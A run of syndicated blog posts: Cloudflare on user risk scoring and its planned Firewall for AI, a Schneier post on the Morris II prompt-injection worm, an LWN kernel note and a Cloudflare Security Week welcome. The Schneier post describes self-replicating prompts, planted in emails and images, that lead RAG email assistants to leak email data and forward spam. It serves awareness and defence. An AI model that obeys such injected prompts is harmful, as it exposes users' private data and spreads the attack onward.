
A popular priority amongst security and insider threat teams is detecting when a user performs so-called “impossible travel”. Impossible travel, available as a predefined risk behavior today, is when a user completes a login from two different locations that the user could not have traveled to in that period of time. For example, if Alice is in Seattle and logs into her organization’s finance application that is protected by Cloudflare Access and only a few minutes later is seen logging into her organization’s business suite from Sydney, Australia, impossible travel would be triggered and Alice would be assigned a risk level of High.

For users that are observed performing multiple risk behaviors, they will be assigned the highest-level risk behavior they’ve triggered. This real-time risk assessment empowers your security teams to act swiftly and decisively.


Zero Trust user risk scoring detecting impossible travel and flagging a user as high risk

Enabling predefined risk behaviors

Behaviors can be enabled and disabled at any time, but are disabled by default. Therefore, users will not be assigned risk scores until you have decided what is considered a risk to your organization and how urgent that risk is.

To start detecting a given risk behavior, an administrator must first ensure the behavior requirements are met (for instance, to detect whether a user has triggered a high number of DLP policies, you’ll need to first set up a DLP profile). From there, simply enable the behavior in the Zero Trust dashboard.

After a behavior has been enabled, Cloudflare will start analyzing behaviors to flag users with the corresponding risk when detected. The risk level of any behavior can be changed by an administrator. You have the freedom to enable behaviors that are relevant to your security posture as well as adjust the default risk score (Low, Medium, or High) from an out-of-the-box assignment.

And for security administrators who have investigated a user and need to clear a user’s risk score, simply go to Risk score > User risk scoring, choose the appropriate user, and select ‘Reset user risk’ followed by ‘Confirm.’ Once a user’s risk score is reset, they disappear from the risk table — until or unless they trigger another risk behavior.

Zero Trust user risk scoring behaviors can be enabled in seconds

How do I get started?

User risk scoring and DLP are part of Cloudflare One, which converges Zero Trust security and network connectivity services on one unified platform and global control plane.

To get access via Cloudflare One, reach out for a consultation, or contact your account manager.

Cloudflare announces Firewall for AI

Post Syndicated from Daniele Molteni original https://blog.cloudflare.com/firewall-for-ai


Today, Cloudflare is announcing the development of Firewall for AI, a protection layer that can be deployed in front of Large Language Models (LLMs) to identify abuses before they reach the models.

While AI models, and specifically LLMs, are surging, customers tell us that they are concerned about the best strategies to secure their own LLMs. Using LLMs as part of Internet-connected applications introduces new vulnerabilities that can be exploited by bad actors.

Some of the vulnerabilities affecting traditional web and API applications apply to the LLM world as well, including injections or data exfiltration. However, there is a new set of threats that are now relevant because of the way LLMs work. For example, researchers have recently discovered a vulnerability in an AI collaboration platform that allows them to hijack models and perform unauthorized actions.


Firewall for AI is an advanced Web Application Firewall (WAF) specifically tailored for applications using LLMs. It will comprise a set of tools that can be deployed in front of applications to detect vulnerabilities and provide visibility to model owners. The tool kit will include products that are already part of WAF, such as Rate Limiting and Sensitive Data Detection, and a new protection layer which is currently under development. This new validation analyzes the prompt submitted by the end user to identify attempts to exploit the model to extract data and other abuse attempts. Leveraging the size of Cloudflare network, Firewall for AI runs as close to the user as possible, allowing us to identify attacks early and protect both end user and models from abuses and attacks.

Before we dig into how Firewall for AI works and its full feature set, let’s first examine what makes LLMs unique, and the attack surfaces they introduce. We’ll use the OWASP Top 10 for LLMs as a reference.

Why are LLMs different from traditional applications?

When considering LLMs as Internet-connected applications, there are two main differences compared with more traditional web apps.

First, the way users interact with the product. Traditional apps are deterministic in nature. Think about a bank application — it’s defined by a set of operations (check my balance, make a transfer, etc.). The security of the business operation (and data) can be obtained by controlling the fine set of operations accepted by these endpoints: “GET /balance” or “POST /transfer”.

LLM operations are non-deterministic by design. To start with, LLM interactions are based on natural language, which makes identifying problematic requests harder than matching attack signatures. Additionally, unless a response is cached, LLMs typically provide a different response every time — even if the same input prompt is repeated. This makes limiting the way a user interacts with the application much more difficult. This poses a threat to the user as well, in terms of being exposed to misinformation that weakens the trust in the model.

Second, a big difference is how the application control plane interacts with the data. In traditional applications, the control plane (code) is well separated from the data plane (database). The defined operations are the only way to interact with the underlying data (e.g. show me the history of my payment transactions). This allows security practitioners to focus on adding checks and guardrails to the control plane and thus protecting the database indirectly.

LLMs are different in that the training data becomes part of the model itself through the training process, making it extremely difficult to control how that data is shared as a result of a user prompt. Some architectural solutions are being explored, such as separating LLMs into different levels and segregating data. However, no silver bullet has yet been found.

From a security perspective, these differences allow attackers to craft new attack vectors that can target LLMs and fly under the radar of existing security tools designed for traditional web applications.

OWASP LLM Vulnerabilities

The OWASP foundation released a list of the top 10 classes of vulnerabilities for LLMs, providing a useful framework for thinking about how to secure language models. Some of the threats are reminiscent of the OWASP top 10 for web applications, while others are specific to language models.

Similar to web applications, some of these vulnerabilities can be best addressed when the LLM application is designed, developed, and trained. For example, Training Data Poisoning can be carried out by introducing vulnerabilities in the training data set used to train new models. Poisoned information is then presented to the user when the model is live. Supply Chain Vulnerabilities and Insecure Plugin Design are vulnerabilities introduced in components added to the model, like third-party software packages. Finally, managing authorization and permissions is crucial when dealing with Excessive Agency, where unconstrained models can perform unauthorized actions within the broader application or infrastructure.

Conversely, Prompt Injection, Model Denial of Service, and Sensitive Information Disclosure can be mitigated by adopting a proxy security solution like Cloudflare Firewall for AI. In the following sections, we will give more details about these vulnerabilities and discuss how Cloudflare is optimally positioned to mitigate them.

LLM deployments

Language model risks also depend on the deployment model. Currently, we see three main deployment approaches: internal, public, and product LLMs. In all three scenarios, you need to protect models from abuses, protect any proprietary data stored in the model, and protect the end user from misinformation or from exposure to inappropriate content.

  • Internal LLMs: Companies develop LLMs to support the workforce in their daily tasks. These are considered corporate assets and shouldn’t be accessed by non-employees. Examples include an AI co-pilot trained on sales data and customer interactions used to generate tailored proposals, or an LLM trained on an internal knowledge base that can be queried by engineers.
  • Public LLMs: These are LLMs that can be accessed outside the boundaries of a corporation. Often these solutions have free versions that anyone can use and they are often trained on general or public knowledge. Examples include GPT from OpenAI or Claude from Anthropic.
  • Product LLM: From a corporate perspective, LLMs can be part of a product or service offered to their customers. These are usually self-hosted, tailored solutions that can be made available as a tool to interact with the company resources. Examples include customer support chatbots or Cloudflare AI Assistant.

From a risk perspective, the difference between Product and Public LLMs is about who carries the impact of successful attacks. Public LLMs are considered a threat to data because data that ends up in the model can be accessed by virtually anyone. This is one of the reasons many corporations advise their employees not to use confidential information in prompts for publicly available services. Product LLMs can be considered a threat to companies and their intellectual property if models had access to proprietary information during training (by design or by accident).

Firewall for AI

Cloudflare Firewall for AI will be deployed like a traditional WAF, where every API request with an LLM prompt is scanned for patterns and signatures of possible attacks.

Firewall for AI can be deployed in front of models hosted on the Cloudflare Workers AI platform or models hosted on any other third party infrastructure. It can also be used alongside Cloudflare AI Gateway, and customers will be able to control and set up Firewall for AI using the WAF control plane.

Firewall for AI works like a traditional web application firewall. It is deployed in front of an LLM application and scans every request to identify attack signatures

Prevent volumetric attacks

One of the threats listed by OWASP is Model Denial of Service. Similar to traditional applications, a DoS attack is carried out by consuming an exceptionally high amount of resources, resulting in reduced service quality or potentially increasing the costs of running the model. Given the amount of resources LLMs require to run, and the unpredictability of user input, this type of attack can be detrimental.

This risk can be mitigated by adopting rate limiting policies that control the rate of requests from individual sessions, therefore limiting the context window. By proxying your model through Cloudflare today, you get DDoS protection out of the box. You can also use Rate Limiting and Advanced Rate Limiting to manage the rate of requests allowed to reach your model by setting a maximum rate of request performed by an individual IP address or API key during a session.

Identify sensitive information with Sensitive Data Detection

There are two use cases for sensitive data, depending on whether you own the model and data, or you want to prevent users from sending data into public LLMs.

As defined by OWASP, Sensitive Information Disclosure happens when LLMs inadvertently reveal confidential data in the responses, leading to unauthorized data access, privacy violations, and security breaches. One way to prevent this is to add strict prompt validations. Another approach is to identify when personally identifiable information (PII) leaves the model. This is relevant, for example, when a model was trained with a company knowledge base that may include sensitive information, such asPII (like social security number), proprietary code, or algorithms.

Customers using LLM models behind Cloudflare WAF can employ the Sensitive Data Detection (SDD) WAF managed ruleset to identify certain PII being returned by the model in the response. Customers can review the SDD matches on WAF Security Events. Today, SDD is offered as a set of managed rules designed to scan for financial information (such as credit card numbers) as well as secrets (API keys). As part of the roadmap, we plan to allow customers to create their own custom fingerprints.

The other use case is intended to prevent users from sharing PII or other sensitive information with external LLM providers, such as OpenAI or Anthropic. To protect from this scenario, we plan to expand SDD to scan the request prompt and integrate its output with AI Gateway where, alongside the prompt’s history, we detect if certain sensitive data has been included in the request. We will start by using the existing SDD rules, and we plan to allow customers to write their own custom signatures. Relatedly, obfuscation is another feature we hear a lot of customers talk about. Once available, the expanded SDD will allow customers to obfuscate certain sensitive data in a prompt before it reaches the model. SDD on the request phase is being developed.

Preventing model abuses

Model abuse is a broader category of abuse. It includes approaches like “prompt injection” or submitting requests that generate hallucinations or lead to responses that are inaccurate, offensive, inappropriate, or simply off-topic.

Prompt Injection is an attempt to manipulate a language model through specially crafted inputs, causing unintended responses by the LLM. The results of an injection can vary, from extracting sensitive information to influencing decision-making by mimicking normal interactions with the model. A classic example of prompt injection is manipulating a CV to affect the output of resume screening tools.

A common use case we hear from customers of our AI Gateway is that they want to avoid their application generating toxic, offensive, or problematic language. The risks of not controlling the outcome of the model include reputational damage and harming the end user by providing an unreliable response.

These types of abuse can be managed by adding an additional layer of protection that sits in front of the model. This layer can be trained to block injection attempts or block prompts that fall into categories that are inappropriate.

Prompt and response validation

Firewall for AI will run a series of detections designed to identify prompt injection attempts and other abuses, such as making sure the topic stays within the boundaries defined by the model owner. Like other existing WAF features, Firewall for AI will automatically look for prompts embedded in HTTP requests or allow customers to create rules based on where in the JSON body of the request the prompt can be found.

Once enabled, the Firewall will analyze every prompt and provide a score based on the likelihood that it’s malicious. It will also tag the prompt based on predefined categories. The score ranges from 1 to 99 which indicates the likelihood of a prompt injection, with 1 being the most likely.

Customers will be able to create WAF rules to block or handle requests with a particular score in one or both of these dimensions. You’ll be able to combine this score with other existing signals (like bot score or attack score) to determine whether the request should reach the model or should be blocked. For example, it could be combined with a bot score to identify if the request was malicious and generated by an automated source.

Detecting prompt injections and prompt abuse is part of the scope of Firewall for AI. Early iteration of the product design

Besides the score, we will assign tags to each prompt that can be used when creating rules to prevent prompts belonging to any of these categories from reaching their model. For example, customers will be able to create rules to block specific topics. This includes prompts using words categorized as offensive, or linked to religion, sexual content, or politics, for example.

How can I use Firewall for AI? Who gets this?

Enterprise customers on the Application Security Advanced offering can immediately start using Advanced Rate Limiting and Sensitive Data Detection (on the response phase). Both products can be found in the WAF section of the Cloudflare dashboard. Firewall for AI’s prompt validation feature is currently under development and a beta version will be released in the coming months to all Workers AI users. Sign up to join the waiting list and get notified when the feature becomes available.

Conclusion

Cloudflare is one of the first security providers launching a set of tools to secure AI applications. Using Firewall for AI, customers can control what prompts and requests reach their language models, reducing the risk of abuses and data exfiltration. Stay tuned to learn more about how AI application security is evolving.

LLM Prompt Injection Worm

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2024/03/llm-prompt-injection-worm.html

Researchers have demonstrated a worm that spreads through prompt injection. Details:

In one instance, the researchers, acting as attackers, wrote an email including the adversarial text prompt, which “poisons” the database of an email assistant using retrieval-augmented generation (RAG), a way for LLMs to pull in extra data from outside its system. When the email is retrieved by the RAG, in response to a user query, and is sent to GPT-4 or Gemini Pro to create an answer, it “jailbreaks the GenAI service” and ultimately steals data from the emails, Nassi says. “The generated response containing the sensitive user data later infects new hosts when it is used to reply to an email sent to a new client and then stored in the database of the new client,” Nassi says.

In the second method, the researchers say, an image with a malicious prompt embedded makes the email assistant forward the message on to others. “By encoding the self-replicating prompt into the image, any kind of image containing spam, abuse material, or even propaganda can be forwarded further to new clients after the initial email has been sent,” Nassi says.

It’s a natural extension of prompt injection. But it’s still neat to see it actually working.

Research paper: “ComPromptMized: Unleashing Zero-click Worms that Target GenAI-Powered Applications.

Abstract: In the past year, numerous companies have incorporated Generative AI (GenAI) capabilities into new and existing applications, forming interconnected Generative AI (GenAI) ecosystems consisting of semi/fully autonomous agents powered by GenAI services. While ongoing research highlighted risks associated with the GenAI layer of agents (e.g., dialog poisoning, membership inference, prompt leaking, jailbreaking), a critical question emerges: Can attackers develop malware to exploit the GenAI component of an agent and launch cyber-attacks on the entire GenAI ecosystem?

This paper introduces Morris II, the first worm designed to target GenAI ecosystems through the use of adversarial self-replicating prompts. The study demonstrates that attackers can insert such prompts into inputs that, when processed by GenAI models, prompt the model to replicate the input as output (replication), engaging in malicious activities (payload). Additionally, these inputs compel the agent to deliver them (propagate) to new agents by exploiting the connectivity within the GenAI ecosystem. We demonstrate the application of Morris II against GenAI-powered email assistants in two use cases (spamming and exfiltrating personal data), under two settings (black-box and white-box accesses), using two types of input data (text and images). The worm is tested against three different GenAI models (Gemini Pro, ChatGPT 4.0, and LLaVA), and various factors (e.g., propagation rate, replication, malicious activity) influencing the performance of the worm are evaluated.

Kernel prepatch 6.8-rc7

Post Syndicated from corbet original https://lwn.net/Articles/964337/

The 6.8-rc7 kernel prepatch is out for
testing.

So we finally have a week where things have calmed down, and in
fact 6.8-rc7 is smaller than usual at this point in time. So if
that keeps up (but that’s a fairly notable “if”) I won’t feel like
I need to do an rc8 this release after all.

So no guarantees, but assuming no bad surprises, we’ll have the
final 6.8 next weekend.

Welcome to Security Week 2024

Post Syndicated from Grant Bourzikas original https://blog.cloudflare.com/welcome-to-security-week-2024


April 2024 will mark my one-year anniversary as the Chief Security Officer at Cloudflare. In the past year, we’ve seen a rapid increase in sophisticated threats and incidents globally. Boards and executives are applying significant pressure to security organizations to prevent security breaches while maintaining only slight increases to budgets. Adding regulatory scrutiny, global security leaders are under pressure to deliver on the expectations from executives to protect their company. While this has been the expectation for over 20 years, we have recently seen a significant rise in attacks, including the largest and most sophisticated DDoS attacks, and the continued supply chain incidents from Solarwinds to Okta. Along with more nation state sponsored attackers, it is clear security professionals – including Cloudflare – can’t let their guards down and become complacent when it comes to security.

This past year, I met with over a hundred customers at events like our Cloudflare Connect conference in London, Chicago, Sydney, and NYC. I spoke with executives, policy experts, and world leaders at Davos. And I’ve been in constant dialogue with security peers across tech and beyond. There is much consistency amongst all security leaders on the pain points and concerns of Chief Information Security Officers (CISOs), spanning every geography and industry, from startups to large Fortune 500s.

Over the course of this week we will announce new products inspired by these conversations that respond to common challenges faced by CISOs around the world. We will cover many aspects of these security concerns, ranging from application security to securing employees and cloud infrastructure. We will also be sharing stories of how we do things at Cloudflare, and some thought leadership blog posts.

My Cloudflare Journey

As a CSO for more than 20 years for some of the world’s largest and most complex companies, I was drawn to the rapid innovation, unique market position and the global network that Cloudflare offers. Looking back on my first year at Cloudflare, the discussions I have had with customers has shaped me into a better CSO. Sharing my own challenges and listening to others has expanded my own understanding of the complex issues that we, Cloudflare, can learn from and adopt.

The core pillars of my organization are to Protect Cloudflare, Foster Innovation, and share “How Cloudflare does it.”  My team is customer zero: first to use Cloudflare products and collaborate on needs of security organizations. Innovation weeks are certainly a key feature of the Cloudflare way, and I’m extremely proud to be able to open Security Week 2024 by announcing a series of exciting new products and features.

Security Priorities in 2024

There are three key challenges that have emerged in my discussions with CISOs and security practitioners: responding to risks and opportunities from AI, maintaining visibility and control as cloud technology changes so quickly, and how to consolidate technologies to effectively manage the security and IT budget.

One of the key topics I heard at Davos is how global leaders can address urgent global issues. As a society, we are facing a number of challenges, ranging from the environment to the ongoing effort to keep democracies functioning. The role of the Internet has never been more crucial, and I believe it’s a shared responsibility to keep it functioning and improve its security.

Our product and engineering teams have been working to deliver an array of solutions aligned to these challenges, and ultimately helping build a better Internet.

Responding to opportunity and risk from AI

No surprise, AI is the number one topic of discussion. At Davos, AI was the common theme across all industries, with a core concern of how to secure and protect our investments. As a leader in AI inference, our engineering and product teams have been working hard on building a way to protect our own, and our customers’, AI models and applications.

This week our product teams are announcing tools to safeguard applications in the era of AI as well as AI-powered features helping our customers simplify how they interact with our analytics.

As a CSO, securing data is a core capability that is only made more challenging as the workforce may choose to use open AI services without understanding the risks. We have some announcements this week aligned with preventing data leakage from AI, as well as how you can use AI to secure against AI-enhanced phishing.

Finally, we will also share our philosophy of how AI can be used to increase the level of defense and security against increasingly sophisticated attacks.

Maintaining visibility and control as applications and clouds change

Effective security programs keenly focus on reducing complexity, increasing visibility, and robust alerting capabilities. A resounding message of 2024 is security by design, rather than bolted-on security. Security by design sounds easy but is more challenging for those of us without a greenfield.

While most do not have the luxury of starting over, many are succeeding by eliminating legacy tooling, such as third party storage tools, and at the same time gaining visibility and control.

There are new ways to secure and connect multi-cloud environments with consistent policy management. Our team will be sharing many new releases they are working on, and a recent acquisition, all aligned to this challenge we all face.

Consolidating to drive down costs

Every year security leaders are asked to do more with less.  With economic uncertainty persisting into 2024, budget constraints have each of us critically analyzing our security stack for value and simplicity. Everyone is looking for strategies that not only reduce costs, but reduce complexity and increase your posture by removing room for human error. The CISOs who I see succeed in this environment have built programs based on simplification. Cloud migrations and zero trust architecture implementations have many asking if those transformations delivered on the promise of simplification and scale. My own zero trust journeys have given me a deep appreciation for the Cloudflare approach in moving away from expensive and complex security architectures.

How can we help make the Internet better?

2024 will be a pivotal year for the Internet. Geopolitical conflict and the elections around the world are being heavily analyzed for impact across every industry.  This week we will share how we can leverage our robust platforms to stand by our mission to help build a better Internet and protect global democracy and large scale international events.

Welcome to Security Week

Innovation weeks are a great tradition at Cloudflare. This is where we launch new capabilities and share new ways to solve the challenges we have heard from our customers. No surprise, Security Week will be my personal favorite. I hope you each walk away with something that makes your job just a little easier.